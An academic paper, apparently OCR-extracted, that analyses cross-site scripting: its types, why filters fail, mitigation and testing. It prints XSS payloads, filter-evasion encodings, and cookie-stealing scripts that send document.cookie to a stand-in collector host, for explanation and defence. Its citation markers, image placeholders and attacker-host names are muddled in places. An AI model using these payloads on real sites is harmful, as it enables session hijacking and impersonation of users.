Vol. 1, Issue 4, pp.1764-1773

Analysis of Cross Site Scripting Attack

Jasvinder Singh Sadana[1], Neelima Selam[2]

Abstract- *Web applications have become a dominant way to provide access to online services. Simultaneously, web application vulnerabilities are being discovered and disclosed at an alarming rate. Web applications often make use of JavaScript[25] code that is being embedded into web pages to support dynamic client-side behaviour. This script code is being executed in the context of the user's web browser. To protect the user's environment from malicious JavaScript[25] code, browsers have being using a sand-boxing mechanism that limits a script to access only resources associated with its origin site. Unfortunately, these security mechanisms do not suffice because a user can be lured into downloading malicious JavaScript[25] code from an intermediate, trusted site. In such a scenario, the malicious script is granted full access to all resources (e.g., authentication tokens and cookies) that belong to the trusted site. Such attacks are called cross-site scripting (XSS) [1,2,11]attacks. The XSS[1,2,11] attacks are easy to be executed, but difficult to be detected and prevented. One reason is the high flexibility being exhibited by HTML encoding schemes, offering the attacker many possibilities for circumventing server-side input filters that should prevent malicious scripts from being injected into trusted sites. Also, devising a client-side solution is not easy because of the difficulty of identifying JavaScript[25] code as being malicious.*

I. INTRODUCTION

History of XSS[1,2,11] :

On October 4, 2005, the "Samy worm" became the first major worm to use Cross-Site Scripting ("XSS")[1,2,11] for infection propagation. Overnight, the worm had altered over one million personal user profiles on MySpace.com, the then most popular social-networking site in the world. The worm had infected the site with JavaScript[25] viral code and made Samy, the hacker, everyone's pseudo "friend" and "hero." MySpace, at the time home to over 32 million users and a top-10 trafficked website in the U.S. (Based on Alexa rating), was forced to shut down in order to stop the onslaught.

Samy, the author of the worm, was on a mission to be famous, and as such the payload was relatively benign. But, consider what he might have done with control of over one million Web browsers and the gigabits of bandwidth at their disposal – browsers that were also potentially logged-in to Google, Yahoo, Microsoft Passport, eBay, Web banks, stockbrokerages, blogs, message boards, or any other custom Web applications. It's critical that we begin to understand the magnitude of the risk associated with XSS[1,2,11] malware.

10 Quick Facts About XSS[1,2,11] Viruses and Worms:

XSS[1,2,11] Outbreaks:

1. It is likely to be originated on popular websites with community-driven features such as social networking, blogs, user reviews, message boards, chat rooms, Web mail, and wikis.

2. The same can occur at any time because of the vulnerability[8,22] (Cross-Site Scripting) [1,2,11] required for propagation exists in over 80% of all websites.

3. It is capable of being propagated faster and cleaner than even the most notorious worms such as Code Red, Slammer and Blaster.

4. It could create a Web browser botnet enabling massive DDoS attacks. The potential also exists to damage data, send spam, or defraud customers.

5. The operating system independence (Windows, Linux, Macintosh OS X, etc.), can be maintained since execution occurs in the Web browser.

6. Network congestion can be circumvented by propagating in a Web server-to-Web browser (client-server) model rather than a typical blind peer-to-peer model.

7. It is Web browser or operating system vulnerabilities independent.
8. It may be propagated by utilizing third-party providers of Web page widgets (advertising banners, weather and poll blocks, JavaScript[25] RSS feeds, traffic counters, etc.).

9. It shall be a challenge to spot because the network behaviour of infected browsers remains relatively unchanged and the JavaScript[25] exploit code is hard to be distinguished from normal Web page markup.

10. It is easier to be stopped than traditional Internet viruses because denying access to the infectious website will quarantine the spread.

The number one target for malicious online attacks is the Web application layer. Access to highly sensitive information including social security numbers, credit card numbers, names, addresses, birthdates, intellectual property, financial records, trade secrets, medical data, and more is being regulated by most of present day websites .

To understand further the software vulnerabilities should be reflected upon.

The software vulnerabilities have been highlighted in the vulnerability[8,22] stack in the following figure.

The same comprises of the following layers:

1. Network
2. Operating System
3. Applications
4. Database
5. Web Server
6. Third Party Web Applications
7. Custom Web Application




Figure 1[27]
Software Vulnerability[8,22] Stack

Top Vulnerability[8,22] Classes
The number of instances of an individual vulnerability[8,22] class varies greatly across production websites. For example, one website may possess one hundred unique issues of a specific class, such as Cross-Site Scripting[1,2,11] or SQL Injection, while another website may not contain any. As a result, "top" lists based on gross total vulnerabilities are not necessarily the most meaningful. The same is being depicted in the following figure on a percentage basis.




Figure 2
Top 10 vulnerability[8,22] classes by percentage likelihood

Thus it can be seen from the above Bar graph that Cross-Site Scripting affects 7 out of 10 websites. Most industry experts and researchers have agreed that Cross-site Scripting (XSS) [1,2,11] is the most prevalent website vulnerability[8,22]. XSS[1,2,11] can be extremely hazardous to businesses and consumers, depending upon the website. New attack vectors are being employed are responsible for highly effective phishing scams and Web worms that are resistant to commonly accepted safeguards. The evolution of JavaScript[25] malware, has found its way into more and more attackers toolboxes, made finding and fixing this vulnerability[8,22] more vital than ever.

Types of Cross Site Scripting[1,2,11]
There are four fundamental types of XSS[1,2,11]: *stored*, *reflected*, *DOM-based* and *induced*. The same shall be discussed as follows:

1. Stored XSS[1,2,11]:
It works if an HTML page includes data stored on the Web server (e.g. from a database) that originally comes from user input. All an attacker has to do is find a vulnerable server and post an attack.

From that moment on, the server will distribute the exploit automatically to all users requesting the vulnerable page.

2. Reflected XSS[1,2,11]:
It works because some part of an HTTP request (usually a URL parameter, cookie or the referrer location) is being reflected *by the Web server* into the HTML content that is returned to the requesting browser. Reflected here means that input is written back unaltered. In such a scenario, a hacker would have to craft a malicious URL and make someone else follow/open that link:

http://www.example.com/mypage.aas?id=<script>doBadThings();</sscrip>.
This can be done by sending someone a manipulated e-mail (with the link) and usage of Phishing techniques to make the receiver believe that clicking on the link is a good idea. An alternative approach would be to post such a link somewhere on the Internet, e.g. in a forum, and wait for someone to follow it.

3. DOM-based XSS[1,2,11]:
It is very similar to the Reflected XSS[1,2,11]. A key difference is that the attack code is not embedded into the HTML content back sent by the server. Therefore all server-side XSS[1,2,11] detection mechanisms fail.

Instead, it is embedded in the URL of the requested page and executed in the user's browser by faulty script code, contained in the HTML content returned by the server. Faulty means that the script reads a URL parameter and dynamically adds it to the *document object model* without any validation:

document.write(document.location.href);

This way, malicious tags are added to the DOM *locally* at runtime and are subsequently executed.

4. Induced XSS[1,2,11]:
It works if the Web server has a so-called *HTTP Response Splitting* vulnerability[8,22]. Through this vulnerability[8,22] an attacker can (among other bad things) change the entire HTML content by manipulating the HTTP *header* of the server's response. This is done by finding an invalidated request parameter that is reflected into the HTTP response header. Although the cause of this XSS[1,2,11] attack is another vulnerability[8,22], it can

definitely be used for XSS[1,2,11] attacks and we mention it for reasons of completeness.

5. Meta-Information XSS[1,2,11] (miXSS):

It is a form of attack that represents aspects of both Reflected and Persistent attacks, yet is defined by neither. It is valid user input provided to a service, the service then utilizes the user provided data to gather metadata and display it for the user. It is in this data that the Cross Site Scripting[1,2,11] occurs.

An interesting aspect of *DOM-based* as well as *induced* XSS[1,2,11] vulnerabilities is that they can also affect static HTML pages, i.e. pages that are not dynamically created by a server. Naturally, you also have a Cross Site Scripting risk, if you allow people to send HTML content to your company, e.g. in the form of attachments to an online application.

No matter which type of XSS[1,2,11] affects a Web application, they are all equally dangerous.

II. Drawbacks of XSS[1,2,11] Mitigation Strategies

Even if most developers would understand the XSS[1,2,11] problem, it is still very difficult effective counter measures to be developed. This is a main reason why there are still so many XSS[1,2,11] vulnerabilities in Web applications: extensive security research is required to address this problem in a sufficient way.

There are several reasons why XSS[1,2,11] is difficult to be addressed. The same shall be discussed in the following ways:

1. Protection against XSS[1,2,11] cannot be provided by neither encryption nor firewalls[16,23,24,26] nor authority checks.

2. Many different ways exist to execute scripts in an HTML page.

3. Cross Site Scripting[1,2,11] exploits can be camouflaged very effectively.

4. XSS[1,2,11] exploits and countermeasures are highly dependent on context.

5. Due to fault tolerances in HTML parsers there always remains a residual risk.

6. XSS[1,2,11] cannot be prevented by Central input validation.

- The first problem with XSS[1,2,11] attacks is that traditional security features and solutions don't help. If a vulnerable Web page is encrypted, this only results in encrypted data transmission. However, if the page reaches the user's browser it is decrypted and the exploit along with it. Firewalls[16,23,24,26] are also of no use, since they accept or deny traffic only on a "by port" basis. If an application can be accessed from the outside, then firewalls[16,23,24,26] simply pass on attacks like every other input to it. And even if a page is protected by access control checks, all users with permission to access the page can still be attacked. On second thought, users with special permissions make for interesting targets. There are many different Ways to execute Scripts in an HTML Page

- The second problem in countering XSS[1,2,11] lies in the many different ways script code can be executed in a page. Removing all <script> tags from input appears to be an obvious solution, but is completely insufficient. In order to illustrate this, we list a few examples for executing script code:

```
<script>alert("XSS");</script>
<script
src="http://bad.example.org/exploit.js"></script>
<img src="javascript:alert('XSS');">
<iframe src='vbscript:alert("XSS")'>
<body onload="alert('XSS');">
<a href="#" onmouseover="alert('XSS');">Cool
link</a>
<input type="text" size="20"
onfocus="alert('XSS');">
<span style="background-
image:url(javascript:alert('XSS'))">
<span style="x:expression(alert('XSS'))">
<link rel="stylesheet"
href="http://bad.example.org/exploit.css">
<meta http-equiv="refresh"
content="0;url=data:text/html;base64,
PHNjcmlwdD5hbGVydCgnWFNTJyk7PC9zY3Jpc
HQ+">
```

- Cross Site Scripting[1,2,11] exploits can be camouflaged very effectively. Another important problem of XSS[1,2,11] attacks is that they can be obfuscated very well, because there are many different ways to represent the same character in HTML. This makes it particularly difficult for filters to detect attacks. Again, we list several ways to write the same attack code for illustration:

```
<img src="javascript:alert(911);"> //Original attack
<IMG SRC="javascript:alert(911);"> //Case
changed #1
```

<img src="javasCript:alert(911);"> //Case changed #2
<img src='javascript:alert(911);'> //Apostrophe instead of quotation marks
<img src=javascript:alert(911);> //No quotation marks at all
<img src="jav&#97;script:alert(911);"> //Entity used (decimal value)
<img src="&#x6a;avascript:alert(911);"> //Entity used (hexadecimal value)
<img src="&#X6A;avascript:alert(911);"> //Entity used (hexadecimal value, upper case)
<img src="j&#97vascript:alert(911);"> //Entity used (decimal value, no semicolon)
<img src="j&#00097;vascript:alert(911);"> //Entity used (decimal value, leading zeros)
<img src=" javascript:alert(911);"> //Space character in front
<img src="java&#09;script:alert(911);"> //Whitespace in between
<img/src="javascript:alert(911);"> //No space in tag
<img src="javascript:alert(911);" //Tag not closed
<img src="javascript:alert(911);"> //Line breaks

Please note that although some of these techniques are browser-dependent most of them can be combined. This means, you can change case, replace an arbitrary number of characters with entities, add whitespace and line breaks in between and even remove/replace some characters in the tag.
Note that even entities can be written in lots of different ways. And again, this list is by far not exhaustive. Creativity will reveal many more options.

III. XSS[1,2,11] Threat Potential

Combining the building blocks from the previous section, an incredible damage potential can be achieved. Before we discuss the threats, let us first take at look at what skills are required to build an exploit and where exactly such an exploit can be executed.
What skills are required to write an XSS[1,2,11] exploit?

- In order to write an XSS[1,2,11] exploit, a malicious user must understand HTML and a scripting language such as JavaScript[25] or VBScript. In essence, *every* Web designer could exploit an XSS[1,2,11] vulnerability[8,22].

- On top of that many proof-of-concept exploits exists that can be downloaded from the Internet and modified in just a few minutes.

Where will a malicious script be executed?

- Technically speaking, XSS[1,2,11] exploits are executed in a browser. This means that, unlike most other exploits, XSS[1,2,11] exploits run on *every* operating system, including mobile devices.

- A second important issue is, that the user that opens a vulnerable page, is not necessarily on the same side of the firewall[16,23,24,26] as the attacker. If an attacker, for example, sends an online application to a company, the HR manager of the company will read this application from the intranet, possibly with a browser. When that happens, the attack will be launched on a corporate intranet.

- It is important to note that the local intranet zone (available in MS IE) has usually less restrictive security settings than the Internet zone.




Figure 3[28]
Stored XSS[1,2,11] scenario allows attacks against Internet and intranet users

Example of CSS[1,2,11] attack:
Let the site under attack be called: www.example1.site. At the core of a traditional CSS[1,2,11] attack lies a vulnerable script in the example1 site. This script reads part of the HTTP request (usually the parameters, but sometimes also HTTP headers or path) and echoes it back to the response page, in full or in part, without first sanitizing it i.e. making sure it doesn't contain Javascript[25] code and/or HTML tags. Suppose, therefore, that this script is named welcome.cgi, and its parameter is "name". It can be operated this way:

GET /welcome.cgi?name=**Jack%20Hacker** HTTP/1.0

Host: www.example.site
...
And the response would be:
<HTML>
<Title>Welcome!</Title>
Hi **Jack Hacker**
<BR>
Welcome !!!
...
</HTML>

How can this be abused? Well, the attacker manages to lure the victim client into clicking a link the attacker supplies to him/her. This is a carefully and maliciously crafted link, which causes the web browser of the victim to access the site (www.example1.site) and invoke the vulnerable script. The data to the script consists of a Javascript[25] that accesses the cookies the client browser has for www.example1.site. It is allowed, since the client browser "experiences" the Javascript[25] coming from www.example1.site, and Javascript's[25] security model allows scripts arriving from a particular site to access cookies belonging to that site.

Such a link looks like:
http://www.example1.site/welcome.cgi?name=<script>alert(document.cookie)</script>


The victim, upon clicking the link, will generate a request to www.example1.site, as follows:
GET
/welcome.cgi?name=**<script>alert(document.cookie)</script>** HTTP/1.0
Host: www.example1.site
...
And the vulnerable site response would be:
<HTML>
<Title>Welcome!</Title>
Hi **<script>alert(document.cookie)</script>**
<BR>
Welcome!!!
...
</HTML>
The victim client's browser would interpret this response as an HTML page containing a piece of Javascript[25] code. This code, when executed, is allowed to access all cookies belonging to www.example1.site, and therefore, it will pop-up a window at the client browser showing all client cookies belonging to www.example1.site.

Of course, a real attack would consist of sending these cookies to the attacker. For this, the attacker may erect a web site (www.example2.site), and use a script to receive the cookies. Instead of popping up a window, the attacker would write a code that accesses a URL at his/her own site (www.example1.site), invoking the cookie reception script with a parameter being the stolen cookies. This way, the attacker can get the cookies from the www.attacker.site server.

The malicious link would be:

http://www.example.site/welcome.cgi?name=<script>window.open("http://www.example2.site/collect.cgi?cookie="%2Bdocument.cookie)</script>
And the response page would look like:
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.example2.site/collect.cgi?cookie="+document.cookie)<
/script>
<BR>
Welcome !!!
...
</HTML>

The browser, immediately upon loading this page, would execute the embedded Javascript[25] and would send a request to the collect.cgi script in www.example2.site, with the value of the cookies of www.example1.site that the browser already has. This compromises the cookies of www.example1.site that the client has. It allows the attacker to impersonate the victim. The privacy of the client is completely breached. It should be noted, that causing the Javascript[25] pop-up window to emerge usually suffices to demonstrate that a site is vulnerable to a CSS attack. If Javascript's[25] "alert" function can be called, there's usually no reason for the "window.open" call not to succeed. That is why most examples for CSS attacks use the alert function, which makes it very easy to detect its success.



```
HTML forced frame loading:
<FRAMESET><FRAME SRC=
'http://www.example1.site/
welcome.cgi?name=<script>
window.open("http://www.
example2.site/collect.cgi ?cookie
="%2Bdocument.cookie)</script'>
</FRAMESET>
```

```
GET/
welcome.cgi?name=<script>
window.open(http://www.
example2.site/collect.cgi?
cookie="%2Bdocument.cookie)
</script'>
```

```
<HTML>
<TITLE>Welcome!</TITLE>
<script>
window.open("http://www.
example2.site/collect.cgi ?cookie
="+document.cookie)</script'>
<BR>
Welcome !!!
</HTML>
```

```
GET/
collect.cgi?cookie:ID=9999
```

Figure 4
Activity Diagram

Scope and feasibility
The attack can take place only at the victim's browser, the same one used to access the site (www.example1.site). The attacker needs to force the client to access the malicious link. This can happen in several ways:

- The attacker sends an email containing an HTML page that forces the browser to access the link. This requires the victim use the HTML enabled email client, and the HTML viewer at the client is the same browser used for accessing www. example1.site.

- The client visits a site, perhaps operated by the attacker, where a link to an image or otherwise active HTML forces the browser to access the link. Again, it is mandatory that the same browser be used for accessing this site and www. example1.site.

The malicious Javascript[25] can access:

- Permanent cookies (of www. example1.site) maintained by the browser.

- RAM cookies (of www.example1.site) maintained by this instance of the browser, only when it is currently browsing www. example1.site

- Names of other windows opened for www. example1.site

Identification/authentication/authorization tokens are usually maintained as cookies. If these cookies are permanent, the victim is vulnerable to the attack even if he/she is not using the browser at the moment to access www.example1.site. If, however, the cookies are temporary i.e. RAM cookies, then the client must be in session with www.example1.site.

Other possible implementations for an identification token is a URL parameter. In such cases, it is possible to access other windows using Javascript[25] as follows (assuming the name of the page whose URL parameters are needed is "foobar"):
<script>var
victim_window=open('','foobar');alert('Can
access:'+victim_window.location.search)</script>

Variations on the theme
It is possible to use many HTML tags, beside <SCRIPT> in order to run the Javascript[25]. In fact, it is also possible for the malicious Javascript[25] code to reside on another server, and to force the client to download the script and execute it which can be useful if a lot of code is to be run, or when the code contains special characters.

Some variations:
Instead of <script>...</script>, one can use <img src="javascript:..."> (good for sites that filter the <script> HTML tag)

Instead of <script>...</script>, it is possible to use <script src="http://..."> . This is good for a situation where the Javascript[25] code is too long, or contains forbidden characters.

Sometimes, the data embedded in the response page is found in non-free HTML context. In this case, it is first necessary to "escape" to the free context, and then to append the CSS attack. For example, if the data is injected as a default value of an HTML form field, e.g.:

```
...
<input type=text name=user value=”...”>
```

Then it is necessary to include “> in the beginning of the data to ensure escaping to the free HTML context. The data would be:

```
“><script>window.open(“http://www. example
2.site/collect.cgi?cookie=”+document.cookie)</s
cript>
```

And the resulting HTML would be:

```
...
<input type=text name=user
value=”“><script>window.open(“http://www.
example2.site/collect.cgi?cookie=”+document.co
okie)</ script>”>
...
```

Other ways to perform (traditional) CSS attacks

- So far we’ve seen that a CSS attack can take place in a parameter of a GET request which is echoed back to the response by a script. But it is also possible to carry out the attack with POST request, or using the path component of the HTTP request, and even using some HTTP headers (such as the Referer).

- Particularly, the path component is useful when an error page returns the erroneous path. In this case, often including the malicious script in the path will execute it. Many web servers are found vulnerable to this attack.

What went wrong?

- It should be understood that although the web site is not directly affected by this attack -it continues to function normally, malicious code is **not** executed on the site, no DoS condition occurs, and data is not directly manipulated/read from the site- it is still a flaw in the privacy the site offers its’ clients. Just like a site deploying an application with weak security tokens, wherein an attacker can guess the security token of a victim client and impersonate him/her, the same can be said here.

- The weak spot in the application is the script that echoes back its parameter, regardless of its value. A good script makes sure that the parameter is of a proper format, and contains reasonable characters, etc. There is usually no good reason for a valid parameter to include HTML tags or Javascript[25] code, and these should be removed from the parameter prior to it being embedded in the response or prior to processing it in the application, to be on the safe side!

IV. Securing a site against CSS attacks

It is possible to secure a site against a CSS attack in three ways:

1. By performing “in-house” input filtering (sometimes called “input sanitation”). For each user input be it a parameter or an HTTP header, in each script written in-house, advanced filtering against HTML tags including Javascript[25] code should be applied. For example, the “welcome.cgi” script from the above case study should filter the “<script>” tag once it is through decoding the “name” parameter.

   This method has some severe downsides:
   - It requires the application programmer to be well versed in security.
   - It requires the programmer to cover all possible input sources (query parameters, body parameters of POST request, HTTP headers).
   - It cannot defend against vulnerabilities in third party scripts/servers. For example, it won’t defend against problems in error pages in web servers (which display the path of the resource).
2. By performing “output filtering”, that is, to filter the user data when it is sent back to the browser, rather than when it is received by a script. A good example for this would be a script that inserts the input data to a database, and then presents it. In this case, it is important not to apply the filter to the original input string, but only to the output version. The drawbacks are similar to the ones in input filtering.

3. By installing a third party application firewall[16,23,24,26], which intercepts CSS attacks before they reach the web server and the vulnerable scripts, and blocks them. Application firewalls[16,23,24,26] can cover all input methods (including path and HTTP headers) in a generic way, regardless of the script/path from the in-house application, a third party script, or a script describing no resource at all (e.g. designed to provoke a 404 page response from the server). For each input source, the application firewall[16,23,24,26] inspects the data against various HTML tag patterns and Javascript[25] patterns, and if any match, the request is rejected and the malicious input does not arrive to the server.

V. How to check if your site is protected from CSS

Checking that a site is secure from CSS attacks is the logical conclusion of securing the site.

- Just like securing a site against CSS, checking that the site is indeed secure can be done manually (the hard way), or via an automated web application vulnerability[8,22] assessment tool, which offloads the burden of checking. The tool crawls the site, and then launches all the variants it knows against all the scripts it found – trying the parameters, the headers and the paths. In both methods, each input to the

- application (parameters of all scripts, HTTP headers, path) is checked with as many variations as possible, and if the response page contains the Javascript[25] code in a context where the browser can execute it then a CSS vulnerability[8,22] is exposed. For example, sending the text: <script>alert(document.cookie)</script> to each parameter of each script, via a Javascript[25] enabled browser to reveal a CSS vulnerability[8,22] of the simplest kind – the browser will pop up the Javascript[25] alert window if the text is interpreted as Javascript[25] code.
- Of course, there are several variants, and therefore, testing only the above variant is insufficient. And as we saw above, it is possible to inject Javascript[25] into various fields of the request – the parameters, the HTTP headers, and the path. In some cases (notably the HTTP Referer header), it is awkward to carry out the attack using a browser.

VI. Conclusion

XSS[1,2,11] vulnerabilities are being discovered and disclosed at an alarming rate. XSS[1,2,11] attacks are generally simple, but difficult to prevent because of the high flexibility that HTML encoding schemes provide to the attacker for circumventing server-side input filters. In (Endler, 2002), the paper describes an automated script-based XSS[1,2,11] attack and predicts that semi-automated techniques will eventually begin to emerge for targeting and hijacking web applications using XSS[1,2,11], thus eliminating the need for active human exploitation. Several approaches have been proposed to mitigate XSS[1,2,11] attacks. These solutions, however, are all server-side and aim to either locate and fix the XSS[1,2,11] problem in a web application, or protect a specific web application against XSS[1,2,11] attacks by acting as an application-level firewall[16,23,24,26]. The main disadvantage of these solutions is that they rely on service providers to be aware of the XSS[1,2,11] problem and to take the appropriate actions to mitigate the threat. Unfortunately, there are many examples of cases where the service provider is either slow to react or is unable to fix an XSS[1,2,11] vulnerability[8,22], leaving the users defenceless against XSS[1,2,11] attacks.

VII. References

1. Client-side cross-site scripting protection Engin Kirdaa,*, Nenad Jovanovicb, Christopher Kruegelc, Giovanni Vignaca Institute Eurecom, France Secure Systems Lab, Technical University Vienna, Austria University of California, Santa Barbara, USA.
2. Bicho D. PHP-nuke reviews module cross-site scripting vulnerability[8,22], <http://www.securityfocus.com/bid/10493>;2004.
3. Burzi F. PHP-nuke home page, <http://www.phpnuke.org; 2005. >.
4. CERT. Advisory CA-2000-02: malicious HTML tags embedded in client web requests, <http://www.cert.org/advisories/CA-2000-02.html>; 2000.
5. CERT. Understanding malicious content mitigation for web developers, <http://www.cert.org/tech_tips/malicious_code_mitigation.html>; 2005.
6. Charles P. Jpcap – a network packet capture library, <http://jpcap. sourceforge.net>; 2006.
7. S. Cook. A web developer's guide to cross-site scripting. Technical report, SANS Institute, 2003.
8. Common Vulnerabilities. Common vulnerabilities and exposures, <http://www.cve.mitre.org>; 2005.
9. ECMA-262, ECMAScript language specification, 1999.
10. D. Endler. The Evolution of Cross Site Scripting Attacks. Technical report, iDEFENSE Labs, 2002.
11. D.Flanagan JavaScript:TheDefinitiveGuide.December2001. 4thed. Google. Google suggest, <complete¼1&hl¼en>; 2006.
12. Y.-W. Huang, S.-K. Huang, T.-P. Lin, and C.-H. Tsai. Web application security assessment by fault injection and behavior monitoring. In: Proceedings of the 12th International World Wide Web Conference (WWW 2003), May 2003.
13. Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D. Lee, and S.-Y. Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In: Proceedings of the 13th International World Wide Web Conference (WWW 2004), May 2004.
14. N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: a static analysis tool for detecting web application vulnerabilities (short paper). In: IEEE Symposium on Security and Privacy, 2006a.

15. N. Jovanovic, C. Kruegel, and E. Kirda. Precise alias analysis for static detection of web application vulnerabilities. In: ACM SIGPLAN Workshop on Programming Languages and Analysis for Security, 2006b.
16. Kerio. Kerio firewall, <http://www.kerio.com>; 2005.
